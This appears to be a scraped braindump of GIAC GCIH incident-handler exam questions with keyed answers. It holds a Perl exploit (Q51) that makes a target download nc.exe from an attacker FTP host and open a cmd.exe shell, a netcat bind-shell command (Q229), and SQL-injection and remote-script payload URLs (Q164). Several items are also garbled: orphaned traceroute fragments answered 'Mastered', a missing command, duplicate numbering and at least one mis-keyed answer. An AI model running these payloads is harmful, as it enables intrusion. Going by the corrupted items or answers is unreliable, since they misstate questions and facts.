
GCIH Dumps

GIAC Certified Incident Handler

https://www.certleader.com/GCIH-dumps.html



NEW QUESTION 1
In which of the following DoS attacks does an attacker send an ICMP packet larger than 65,536 bytes to the target system?

A. Ping of death
B. Jolt
C. Fraggle
D. Teardrop

Answer: A

NEW QUESTION 2
Adam has installed and configured his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Adam notices that when he uses his wireless connection, the speed is sometimes 16 Mbps and sometimes it is only 8 Mbps or less. Adam connects to the management utility wireless router and finds out that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop.
Which of the following attacks has been occurred on the wireless network of Adam?

A. NAT spoofing
B. DNS cache poisoning
C. MAC spoofing
D. ARP spoofing

Answer: C

NEW QUESTION 3
Ryan, a malicious hacker submits Cross-Site Scripting (XSS) exploit code to the Website of Internet forum for online discussion. When a user visits the infected Web page, code gets automatically executed and Ryan can easily perform acts like account hijacking, history theft etc. Which of the following types of Cross-Site Scripting attack Ryan intends to do?

A. Non persistent
B. Document Object Model (DOM)
C. SAX
D. Persistent

Answer: D

NEW QUESTION 4
Which of the following applications is an example of a data-sending Trojan?

A. SubSeven
B. Senna Spy Generator
C. Firekiller 2000
D. eBlaster

Answer: D

NEW QUESTION 5
Adam works as a Security Analyst for Umbrella Inc. Company has a Windows-based network. All computers run on Windows XP. Manager of the Sales department complains Adam about the unusual behavior of his computer. He told Adam that some pornographic contents are suddenly appeared on his computer overnight. Adam suspects that some malicious software or Trojans have been installed on the computer. He runs some diagnostics programs and Port scanners and found that the Port 12345, 12346, and 20034 are open. Adam also noticed some tampering with the Windows registry, which causes one application to run every time when Windows start.
Which of the following is the most likely reason behind this issue?

A. Cheops-ng is installed on the computer.
B. Elsave is installed on the computer.
C. NetBus is installed on the computer.
D. NetStumbler is installed on the computer.

Answer: C

NEW QUESTION 6
Buffer overflows are one of the major errors used for exploitation on the Internet today. A buffer overflow occurs when a particular operation/function writes more data into a variable than the variable was designed to hold.
Which of the following are the two popular types of buffer overflows?
Each correct answer represents a complete solution. Choose two.

A. Dynamic buffer overflows
B. Stack based buffer overflow
C. Heap based buffer overflow
D. Static buffer overflows

Answer: BC

NEW QUESTION 7

Which of the following tools is used for vulnerability scanning and calls Hydra to launch a dictionary attack?

A. Whishker
B. Nessus
C. SARA
D. Nmap

Answer: B

NEW QUESTION 8
Which of the following statements are true about a keylogger?
Each correct answer represents a complete solution. Choose all that apply.

A. It records all keystrokes on the victim's computer in a predefined log file.
B. It can be remotely installed on a computer system.
C. It is a software tool used to trace all or specific activities of a user on a computer.
D. It uses hidden code to destroy or scramble data on the hard disk.

Answer: ABC

NEW QUESTION 9
John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. He performs Web vulnerability scanning on the We-are-secure server. The output of the scanning test is as follows:
C:\whisker.pl -h target_IP_address
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net -- = - = - = - = - =
= Host: target_IP_address
= Server: Apache/1.3.12 (Win32) ApacheJServ/1.1
mod_ssl/2.6.4 OpenSSL/0.9.5a mod_perl/1.22
+ 200 OK: HEAD /cgi-bin/printenv
John recognizes /cgi-bin/printenv vulnerability ('Printenv' vulnerability) in the We_are_secure server. Which of the following statements about 'Printenv' vulnerability are true?
Each correct answer represents a complete solution. Choose all that apply.

A. This vulnerability helps in a cross site scripting attack.
B. 'Printenv' vulnerability maintains a log file of user activities on the Website, which may be useful for the attacker.
C. The countermeasure to 'printenv' vulnerability is to remove the CGI script.
D. With the help of 'printenv' vulnerability, an attacker can input specially crafted links and/or other malicious scripts.

Answer: ACD

NEW QUESTION 10
You see the career section of a company's Web site and analyze the job profile requirements. You conclude that the company wants professionals who have a sharp knowledge of Windows server 2003 and Windows active directory installation and placement. Which of the following steps are you using to perform hacking?

A. Scanning
B. Covering tracks
C. Reconnaissance
D. Gaining access

Answer: C

NEW QUESTION 10
You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. An attacker uses software that keeps trying password combinations until the correct password is found. Which type of attack is this?

A. Denial-of-Service
B. Man-in-the-middle
C. Brute Force
D. Vulnerability

Answer: C

NEW QUESTION 14
5.2.92:4079 ---------FIN--------->192.5.2.110:23

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 19
5.2.92:4079<-----RST/ACK----------192.5.2.110:23
Which of the following types of port scan is Adam running?

A. ACK scan
B. FIN scan
C. XMAS scan

D. Idle scan

Answer: B

NEW QUESTION 23
Which of the following statements are true about netcat?
Each correct answer represents a complete solution. Choose all that apply.

A. It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters.
B. It can be used as a file transfer solution.
C. It provides outbound and inbound connections for TCP and UDP ports.
D. The nc -z command can be used to redirect stdin/stdout from a program.

Answer: ABC

NEW QUESTION 28
You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 Active Directory-based single domain single forest network. The company has three Windows 2008 file servers, 150 Windows XP Professional, thirty UNIX-based client computers. The network users have identical user accounts for both Active Directory and the UNIX realm. You want to ensure that the UNIX clients on the network can access the file servers. You also want to ensure that the users are able to access all resources by logging on only once, and that no additional software is installed on the UNIX clients. What will you do to accomplish this task?
Each correct answer represents a part of the solution. Choose two.

A. Configure a distributed file system (Dfs) on the file server in the network.
B. Enable the Network File System (NFS) component on the file servers in the network.
C. Configure ADRMS on the file servers in the network.
D. Enable User Name Mapping on the file servers in the network.

Answer: BD

NEW QUESTION 29
Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services.
Which of the following are the techniques used for network mapping by large organizations?
Each correct answer represents a complete solution. Choose three.

A. Packet crafting
B. Route analytics
C. SNMP-based approaches
D. Active Probing

Answer: BCD

NEW QUESTION 31
Adam works as a sales manager for Umbrella Inc. He wants to download software from the Internet. As the software comes from a site in his untrusted zone, Adam wants to ensure that the downloaded software has not been Trojaned. Which of the following options would indicate the best course of action for Adam?

A. Compare the file size of the software with the one given on the Website.
B. Compare the version of the software with the one published on the distribution media.
C. Compare the file's virus signature with the one published on the distribution.
D. Compare the file's MD5 signature with the one published on the distribution media.

Answer: D

NEW QUESTION 35
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?

A. Klez
B. Code red
C. SQL Slammer
D. Beast

Answer: C

NEW QUESTION 38
Which of the following is designed to protect the Internet resolvers (clients) from forged DNS data created by DNS cache poisoning?

A. Stub resolver
B. BINDER
C. Split-horizon DNS
D. Domain Name System Extension (DNSSEC)

Answer: D

NEW QUESTION 40

You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain. All servers in the domain run Windows Server 2008. The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down. Which of the following actions will you perform to accomplish the task?

A. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.
B. Manually shut down each of the guest operating systems before the server shuts down.
C. Create a batch file to shut down the guest operating system before the server shuts down.
D. Create a logon script to shut down the guest operating system before the server shuts down.

Answer: A

NEW QUESTION 44
John, a part-time hacker, has accessed in unauthorized way to the www.yourbank.com banking Website and stolen the bank account information of its users and their credit card numbers by using the SQL injection attack. Now, John wants to sell this information to malicious person Mark and make a deal to get a good amount of money. Since, he does not want to send the hacked information in the clear text format to Mark; he decides to send information in hidden text. For this, he takes a steganography tool and hides the information in ASCII text by appending whitespace to the end of lines and encrypts the hidden information by using the IDEA encryption algorithm. Which of the following tools is John using for steganography?

A. Image Hide
B. 2Mosaic
C. Snow.exe
D. Netcat

Answer: C

NEW QUESTION 45
Which of the following DoS attacks affects mostly Windows computers by sending corrupt UDP packets?

A. Fraggle
B. Ping flood
C. Bonk
D. Smurf

Answer: C

NEW QUESTION 46
Which of the following tools is an automated tool that is used to implement SQL injections and to retrieve data from Web server databases?

A. Fragroute
B. Absinthe
C. Stick
D. ADMutate

Answer: B

NEW QUESTION 50
CORRECT TEXT
Fill in the blank with the appropriate term.
_____is the practice of monitoring and potentially restricting the flow of information outbound from one network to another

A.

Answer: Egressfiltering

NEW QUESTION 51
Adam, a malicious hacker performs an exploit, which is given below:
```
#############################################################
$port = 53;
# Spawn cmd.exe on port X
$your = "192.168.1.1";# Your FTP Server 89
$user = "Anonymous";# login as
$pass = 'noone@nowhere.com';# password
#############################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n"; system("perl msadc.pl -h $host -C \"echo
open $your >sasfile\""); system("perl msadc.pl -h $host -C \"echo $user>>sasfile\""); system("perl msadc.pl -h
$host -C \"echo $pass>>sasfile\""); system("perl msadc.pl -h $host -C \"echo bin>>sasfile\""); system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host C \"echo get hacked. html>>sasfile\""); system("perl msadc.pl -h $host -C \"echo quit>>sasfile\""); print "Server is downloading ...
\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\""); print "Press ENTER when download is finished ...
(Have a ftp server)\n";
$o=; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\""); print "Done.\n"; #system("telnet $host $port"); exit(0);
```
Which of the following is the expected result of the above exploit?

A. Creates a share called "sasfile" on the target system

B. Creates an FTP server with write permissions enabled
C. Opens up a SMTP server that requires no username or password
D. Opens up a telnet listener that requires no username or password

Answer: D

NEW QUESTION 53
Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the standard norms of the company. He always forgets some steps and procedures while handling responses as they are very hectic to perform.
Which of the following steps should Adam take to overcome this problem with the least administrative effort?

A. Create incident manual read it every time incident occurs.
B. Appoint someone else to check the procedures.
C. Create incident checklists.
D. Create new sub-team to keep check.

Answer: C

NEW QUESTION 54
You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we- aresecure.com Web site. For this, you want to perform the idle scan so that you can get the ports open in the we-are-secure.com server. You are using Hping tool to perform the idle scan by using a zombie computer. While scanning, you notice that every IPID is being incremented on every query, regardless whether the ports are open or close. Sometimes, IPID is being incremented by more than one value.
What may be the reason?

A. The firewall is blocking the scanning process.
B. The zombie computer is not connected to the we-are-secure.com Web server.
C. The zombie computer is the system interacting with some other system besides your computer.
D. Hping does not perform idle scanning.

Answer: C

NEW QUESTION 57
Which of the following statements are true about session hijacking?
Each correct answer represents a complete solution. Choose all that apply.

A. Use of a long random number or string as the session key reduces session hijacking.
B. It is used to slow the working of victim's network resources.
C. TCP session hijacking is when a hacker takes over a TCP session between two machines.
D. It is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.

Answer: ACD

NEW QUESTION 58
203 ms 22.670 ms 20.111 ms 13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 63
910 ms 15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 68
466 ms 16 0.so-3-0-0.XR1.MIA4.ALTER.
NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms 17 117.ATM6- 0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms 18 Exambiblegw1. customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms 56.855 ms 19 www.Exambible.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms 20 www.Exambible.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms
Which of the following is the most like cause of this issue?

A. An application firewall
B. Intrusion Detection System
C. Network Intrusion system
D. A stateful inspection firewall

Answer: D

NEW QUESTION 73
Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your

computer. He picks up a Trojan and joins it with chess.exe. Which of the following tools are required in such a scenario?
Each correct answer represents a part of the solution. Choose three.

A. NetBus
B. Absinthe
C. Yet Another Binder
D. Chess.exe

Answer: ACD

NEW QUESTION 75
Victor wants to send an encrypted message to his friend. He is using certain steganography technique to accomplish this task. He takes a cover object and changes it accordingly to hide information. This secret information is recovered only when the algorithm compares the changed cover with the original cover. Which of the following Steganography methods is Victor using to accomplish the task?

A. The distortion technique
B. The spread spectrum technique
C. The substitution technique
D. The cover generation technique

Answer: A

NEW QUESTION 80
As a professional hacker, you want to crack the security of secureserver.com. For this, in the information gathering step, you performed scanning with the help of nmap utility to retrieve as many different protocols as possible being used by the secureserver.com so that you could get the accurate knowledge about what services were being used by the secure server.com. Which of the following nmap switches have you used to accomplish the task?

A. nmap -vO
B. nmap -sS
C. nmap -sT
D. nmap -sO

Answer: D

NEW QUESTION 84
Mark works as a Network Administrator for Perfect Inc. The company has both wired and wireless networks. An attacker attempts to keep legitimate users from accessing services that they require. Mark uses IDS/IPS sensors on the wired network to mitigate the attack. Which of the following attacks best describes the attacker's intentions?

A. Internal attack
B. Reconnaissance attack
C. Land attack
D. DoS attack

Answer: D

NEW QUESTION 86
Which of the following tools uses common UNIX/Linux tools like the strings and grep commands to search core system programs for signatures of the rootkits?

A. rkhunter
B. OSSEC
C. chkrootkit
D. Blue Pill

Answer: C

NEW QUESTION 88
Which of the following programs can be used to detect stealth port scans performed by a malicious hacker?
Each correct answer represents a complete solution. Choose all that apply.

A. nmap
B. scanlogd
C. libnids
D. portsentry

Answer: BCD

NEW QUESTION 92
Adam, a malicious hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct Man-in-The-Middle attack. Which of the following is the destination MAC address of a broadcast frame?

A. 0xDDDDDDDDD
B. 0x00000000000
C. 0xFFFFFFFFFFF
D. 0xAAAAAAAAAA

Answer: C

NEW QUESTION 95
Firekiller 2000 is an example of a _____.

A. Security software disabler Trojan
B. DoS attack Trojan
C. Data sending Trojan
D. Remote access Trojan

Answer: A

NEW QUESTION 96
You are an Incident manager in Orangesect.Inc. You have been tasked to set up a new extension of your enterprise. The networking, to be done in the new extension, requires different types of cables and an appropriate policy that will be decided by you. Which of the following stages in the Incident handling process involves your decision making?

A. Identification
B. Containment
C. Eradication
D. Preparation

Answer: D

NEW QUESTION 99
What is the purpose of configuring a password protected screen saver on a computer?

A. For preventing unauthorized access to a system.
B. For preventing a system from a Denial of Service (DoS) attack.
C. For preventing a system from a social engineering attack.
D. For preventing a system from a back door attack.

Answer: A

NEW QUESTION 104
Against which of the following does SSH provide protection?
Each correct answer represents a complete solution. Choose two.

A. DoS attack
B. IP spoofing
C. Password sniffing
D. Broadcast storm

Answer: BC

NEW QUESTION 107
You are the Administrator for a corporate network. You are concerned about denial of service attacks.
Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?

A. Implement network based antivirus.
B. Place a honey pot in the DMZ.
C. Shorten the timeout for connection attempts.
D. Implement a strong password policy.

Answer: C

NEW QUESTION 111
Which of the following attacks can be overcome by applying cryptography?

A. Buffer overflow
B. Web ripping
C. Sniffing
D. DoS

Answer: C

NEW QUESTION 114
In which of the following attacks does the attacker gather information to perform an access attack?

A. Land attack
B. Reconnaissance attack
C. Vulnerability attack
D. DoS attack

Answer: B

NEW QUESTION 116
Which of the following refers to applications or files that are not classified as viruses or Trojan horse programs, but can still negatively affect the performance of the computers on your network and introduce significant security risks to your organization?

A. Hardware
B. Grayware
C. Firmware
D. Melissa

Answer: B

NEW QUESTION 120
Which of the following can be used to perform session hijacking?
Each correct answer represents a complete solution. Choose all that apply.

A. Cross-site scripting
B. Session fixation
C. ARP spoofing
D. Session sidejacking

Answer: ABD

NEW QUESTION 124
You work as a Network Administrator in the SecureTech Inc. The SecureTech Inc. is using Linux- based server. Recently, you have updated the password policy of the company in which the server will disable passwords after four trials. What type of attack do you want to stop by enabling this policy?

A. Brute force
B. Replay
C. XSS
D. Cookie poisoning

Answer: A

NEW QUESTION 129
Which of the following types of attacks is often performed by looking surreptitiously at the keyboard or monitor of an employee's computer?

A. Buffer-overflow attack
B. Shoulder surfing attack
C. Man-in-the-middle attack
D. Denial-of-Service (DoS) attack

Answer: B

NEW QUESTION 132
Which of the following tools will you use to prevent from session hijacking?
Each correct answer represents a complete solution. Choose all that apply.

A. OpenSSH
B. Rlogin
C. Telnet
D. SSL

Answer: AD

NEW QUESTION 135
You work as a Network Administrator for Marioxnet Inc. You have the responsibility of handling two routers with BGP protocol for the enterprise's network. One of the two routers gets flooded with an unexpected number of data packets, while the other router starves with no packets reaching it. Which of the following attacks can be a potential cause of this?

A. Packet manipulation
B. Denial-of-Service
C. Spoofing
D. Eavesdropping

Answer: B

NEW QUESTION 140
Which of the following reads and writes data across network connections by using the TCP/IP protocol?

A. Fpipe
B. NSLOOKUP
C. Netcat
D. 2Mosaic

Answer: C

NEW QUESTION 144
Adam, a novice web user, is very conscious about the security. He wants to visit the Web site that is known to have malicious applets and code. Adam always makes use of a basic Web Browser to perform such testing.
Which of the following web browsers can adequately fill this purpose?

A. Mozilla Firefox
B. Internet explorer
C. Lynx
D. Safari

Answer: C

NEW QUESTION 145
John visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1.
Original cookie values:
ItemID1=2
ItemPrice1=900
ItemID2=1
ItemPrice2=200
Modified cookie values:
ItemID1=2
ItemPrice1=1
ItemID2=1
ItemPrice2=1
Now, he clicks the Buy button, and the prices are sent to the server that calculates the total price.
Which of the following hacking techniques is John performing?

A. Computer-based social engineering
B. Man-in-the-middle attack
C. Cross site scripting
D. Cookie poisoning

Answer: D

NEW QUESTION 148
Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:

Which of the following actions will this command take?

A. Dumps the SAM password hashes to pwd.txt
B. Dumps the SAM password file to pwd.txt
C. Dumps the Active Directory password hashes to pwd.txt
D. The password history file is transferred to pwd.txt

Answer: A

NEW QUESTION 150
You want to integrate the Nikto tool with nessus vulnerability scanner. Which of the following steps will you take to accomplish the task?
Each correct answer represents a complete solution. Choose two.

A. Place nikto.pl file in the /etc/nessus directory.
B. Place nikto.pl file in the /var/www directory.
C. Place the directory containing nikto.pl in root's PATH environment variable.
D. Restart nessusd service.

Answer: CD

NEW QUESTION 153
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully completed the following steps of the pre- attack phase:
l Information gathering
l Determining network range
l Identifying active machines
l Finding open ports and applications
l OS fingerprinting
l Fingerprinting services
Now John wants to perform network mapping of the We-are-secure network. Which of the following tools can he use to accomplish his task?
Each correct answer represents a complete solution. Choose all that apply.

A. Ettercap
B. Traceroute
C. Cheops
D. NeoTrace

Answer: BCD

NEW QUESTION 158
Which of the following attacks allows an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether?

A. Port scanning
B. ARP spoofing
C. Man-in-the-middle
D. Session hijacking

Answer: B

NEW QUESTION 163
Which of the following protocols is a maintenance protocol and is normally considered a part of the IP layer, but has also been used to conduct denial-of-service attacks?

A. ICMP
B. L2TP
C. TCP
D. NNTP

Answer: A

NEW QUESTION 164
Which of the following HTTP requests is the SQL injection attack?

A. http://www.xsecurity.com/cgiin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al
B. http://www.victim.com/example?accountnumber=67891&creditamount=999999999
C. http://www.myserver.com/search.asp?lname=adam%27%3bupdate%20usertable%20set% 20pass wd%3d %27hCx0r%27%3b--%00
D. http://www.myserver.com/script.php?mydata=%3cscript%20src=%22http%3a%2f% 2fwww.yourser ver.c0m %2fbadscript.js%22%3e%3c%2fscript%3e

Answer: C

NEW QUESTION 167
Adam works as a Network administrator for Umbrella Inc. He noticed that an ICMP ECHO requests is coming from some suspected outside sources. Adam suspects that some malicious hacker is trying to perform ping sweep attack on the network of the company. To stop this malicious activity, Adam blocks the ICMP ECHO request from any outside sources.
What will be the effect of the action taken by Adam?

A. Network turns completely immune from the ping sweep attacks.
B. Network is still vulnerable to ping sweep attack.
C. Network is protected from the ping sweep attack until the next reboot of the server.
D. Network is now vulnerable to Ping of death attack.

Answer: B

NEW QUESTION 172
You are the Security Consultant and have been hired to check security for a client's network. Your client has stated that he has many concerns but the most critical is the security of Web applications on their Web server. What should be your highest priority then in checking his network?

A. Setting up IDS
B. Port scanning
C. Vulnerability scanning
D. Setting up a honey pot

Answer: C

NEW QUESTION 177
Which of the following statements are correct about spoofing and session hijacking?
Each correct answer represents a complete solution. Choose all that apply.

A. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target and the valid user cannot be active.
B. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target but the valid user can be active.
C. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is disconnected.
D. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is not disconnected.

Answer: BD

NEW QUESTION 178
Which of the following types of attacks come under the category of hacker attacks?

Each correct answer represents a complete solution. Choose all that apply.

A. Smurf
B. IP address spoofing
C. Teardrop
D. Password cracking

Answer: BD

NEW QUESTION 183
Your IDS discovers that an intruder has gained access to your system. You immediately stop that access, change passwords for administrative accounts, and secure your network. You discover an odd account (not administrative) that has permission to remotely access the network. What is this most likely?

A. An example of privilege escalation.
B. A normal account you simply did not notice befor
C. Large networks have a number of accounts; it is hard to track them all.
D. A backdoor the intruder created so that he can re-enter the network.
E. An example of IP spoofing.

Answer: C

NEW QUESTION 187
Which of the following types of attacks slows down or stops a server by overloading it with requests?

A. DoS attack
B. Impersonation attack
C. Network attack
D. Vulnerability attack

Answer: A

NEW QUESTION 191
You are monitoring your network's behavior. You find a sudden increase in traffic on the network. It seems to come in bursts and emanate from one specific machine. You have been able to determine that a user of that machine is unaware of the activity and lacks the computer knowledge required to be responsible for a computer attack. What attack might this indicate?

A. Spyware
B. Ping Flood
C. Denial of Service
D. Session Hijacking

Answer: A

NEW QUESTION 193
Victor works as a professional Ethical Hacker for SecureNet Inc. He wants to use Steganographic file system method to encrypt and hide some secret information. Which of the following disk spaces will he use to store this secret information?
Each correct answer represents a complete solution. Choose all that apply.

A. Slack space
B. Hidden partition
C. Dumb space
D. Unused Sectors

Answer: ABD

NEW QUESTION 196
Jane works as a Consumer Support Technician for ABC Inc. The company provides troubleshooting support to users. Jane is troubleshooting the computer of a user who has installed software that automatically gains full permissions on his computer. Jane has never seen this software before. Which of the following types of malware is the user facing on his computer?

A. Rootkits
B. Viruses
C. Spyware
D. Adware

Answer: A

NEW QUESTION 199
An Active Attack is a type of steganography attack in which the attacker changes the carrier during the communication process. Which of the following techniques is used for smoothing the transition and controlling contrast on the hard edges, where there is significant color transition?

A. Soften
B. Rotate
C. Sharpen
D. Blur

Answer: D

NEW QUESTION 201
John works as a Network Administrator for We-are-secure Inc. He finds that TCP port 7597 of the Weare- secure server is open. He suspects that it may be open due to a Trojan installed on the server. He presents a report to the company describing the symptoms of the Trojan. A summary of the report is given below:
Once this Trojan has been installed on the computer, it searches Notpad.exe, renames it Note.com, and then copies itself to the computer as Notepad.exe. Each time Notepad.exe is executed, the Trojan executes and calls the original Notepad to avoid being noticed.
Which of the following Trojans has the symptoms as the one described above?

A. NetBus
B. Qaz
C. eBlaster
D. SubSeven

Answer: B

NEW QUESTION 206
Which of the following is the difference between SSL and S-HTTP?

A. SSL operates at the application layer and S-HTTP operates at the network layer.
B. SSL operates at the application layer and S-HTTP operates at the transport layer.
C. SSL operates at the network layer and S-HTTP operates at the application layer.
D. SSL operates at the transport layer and S-HTTP operates at the application layer.

Answer: D

NEW QUESTION 207
You discover that all available network bandwidth is being used by some unknown service. You discover that UDP packets are being used to connect the echo service on one machine to the chargen service on another machine. What kind of attack is this?

A. Smurf
B. Denial of Service
C. Evil Twin
D. Virus

Answer: B

NEW QUESTION 209
Which of the following penetration testing phases involves gathering data from whois, DNS, and network scanning, which helps in mapping a target network and provides valuable information regarding the operating system and applications running on the systems?

A. Post-attack phase
B. On-attack phase
C. Attack phase
D. Pre-attack phase

Answer: D

NEW QUESTION 214
Which of the following are the limitations for the cross site request forgery (CSRF) attack?
Each correct answer represents a complete solution. Choose all that apply.

A. The attacker must determine the right values for all the form inputs.
B. The attacker must target a site that doesn't check the referrer header.
C. The target site should have limited lifetime authentication cookies.
D. The target site should authenticate in GET and POST parameters, not only cookies.

Answer: AB

NEW QUESTION 218
Which of the following wireless network security solutions refers to an authentication process in which a user can connect wireless access points to a centralized server to ensure that all hosts are properly authenticated?

A. Remote Authentication Dial-In User Service (RADIUS)
B. IEEE 802.1x
C. Wired Equivalent Privacy (WEP)
D. Wi-Fi Protected Access 2 (WPA2)

Answer: B

NEW QUESTION 221
Which of the following controls is described in the statement given below?
"It ensures that the enforcement of organizational security policy does not rely on voluntary web application user compliance. It secures information by assigning sensitivity labels on information and comparing this to the level of security a user is operating at."

A. Role-based Access Control
B. Attribute-based Access Control
C. Discretionary Access Control

D. Mandatory Access Control

Answer: D

NEW QUESTION 226
Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your computer. He picks up a Trojan and joins it to chess.exe. The size of chess.exe was 526,895 bytes originally, and after joining this chess file to the Trojan, the file size increased to 651,823 bytes. When he gives you this new game, you install the infected chess.exe file on your computer. He now performs various malicious tasks on your computer remotely. But you suspect that someone has installed a Trojan on your computer and begin to investigate it. When you enter the netstat command in the command prompt, you get the following results:
C:\WINDOWS>netstat -an | find "UDP" UDP IP_Address:31337 *:*
Now you check the following registry address:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
In the above address, you notice a 'default' key in the 'Name' field having " .exe" value in the corresponding 'Data' field. Which of the following Trojans do you think your friend may have installed on your computer on the basis of the above evidence?

A. Qaz
B. Donald Dick
C. Tini
D. Back Orifice

Answer: D

NEW QUESTION 229
You execute the following netcat command:
c:\target\nc -1 -p 53 -d -e cmd.exe
What action do you want to perform by issuing the above command?

A. Listen the incoming data and performing port scanning
B. Capture data on port 53 and performing banner grabbing
C. Capture data on port 53 and delete the remote shell
D. Listen the incoming traffic on port 53 and execute the remote shell

Answer: D

NEW QUESTION 230
You work as an Incident handler in Mariotrixt.Inc. You have followed the Incident handling process to handle the events and incidents. You identify Denial of Service attack (DOS) from a network linked to your internal enterprise network. Which of the following phases of the Incident handling process should you follow next to handle this incident?

A. Containment
B. Preparation
C. Recovery
D. Identification

Answer: A

NEW QUESTION 232
Which of the following tools is described in the statement given below?
"It has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI scripts. Moreover, the database detects DdoS zombies and Trojans as well."

A. SARA
B. Nessus
C. Anti-x
D. Nmap

Answer: B

NEW QUESTION 236
You are the Administrator for a corporate network. You are concerned about denial of service attacks.
Which of the following would be the most help against Denial of Service (DOS) attacks?

A. Packet filtering firewall
B. Network surveys.
C. Honey pot
D. Stateful Packet Inspection (SPI) firewall

Answer: D

NEW QUESTION 237
Which of the following languages are vulnerable to a buffer overflow attack?
Each correct answer represents a complete solution. Choose all that apply.

A. Java
B. C++
C. C

D. Action script

Answer: BC

NEW QUESTION 241
Which of the following is the method of hiding data within another media type such as graphic or document?

A. Spoofing
B. Steganography
C. Packet sniffing
D. Cryptanalysis

Answer: B

NEW QUESTION 242
CORRECT TEXT
Fill in the blank with the correct numeric value.
ARP poisoning is achieved in _____ steps.

A.

Answer: 2

NEW QUESTION 243
Which of the following statements about smurf is true?

A. It is a UDP attack that involves spoofing and flooding.
B. It is an ICMP attack that involves spoofing and flooding.
C. It is an attack with IP fragments that cannot be reassembled.
D. It is a denial of service (DoS) attack that leaves TCP ports open.

Answer: B

NEW QUESTION 244
Which of the following attacks allows an attacker to retrieve crucial information from a Web server's database?

A. Database retrieval attack
B. PHP injection attack
C. SQL injection attack
D. Server data attack

Answer: C

NEW QUESTION 248
Which of the following threats is a combination of worm, virus, and Trojan horse characteristics?

A. Spyware
B. Heuristic
C. Blended
D. Rootkits

Answer: C

NEW QUESTION 253
Which of the following is a method of gaining access to a system that bypasses normal authentication?

A. Teardrop
B. Trojan horse
C. Back door
D. Smurf

Answer: C

NEW QUESTION 254
Which of the following are the rules by which an organization operates?

A. Acts
B. Policies
C. Rules
D. Manuals

Answer: B

NEW QUESTION 255

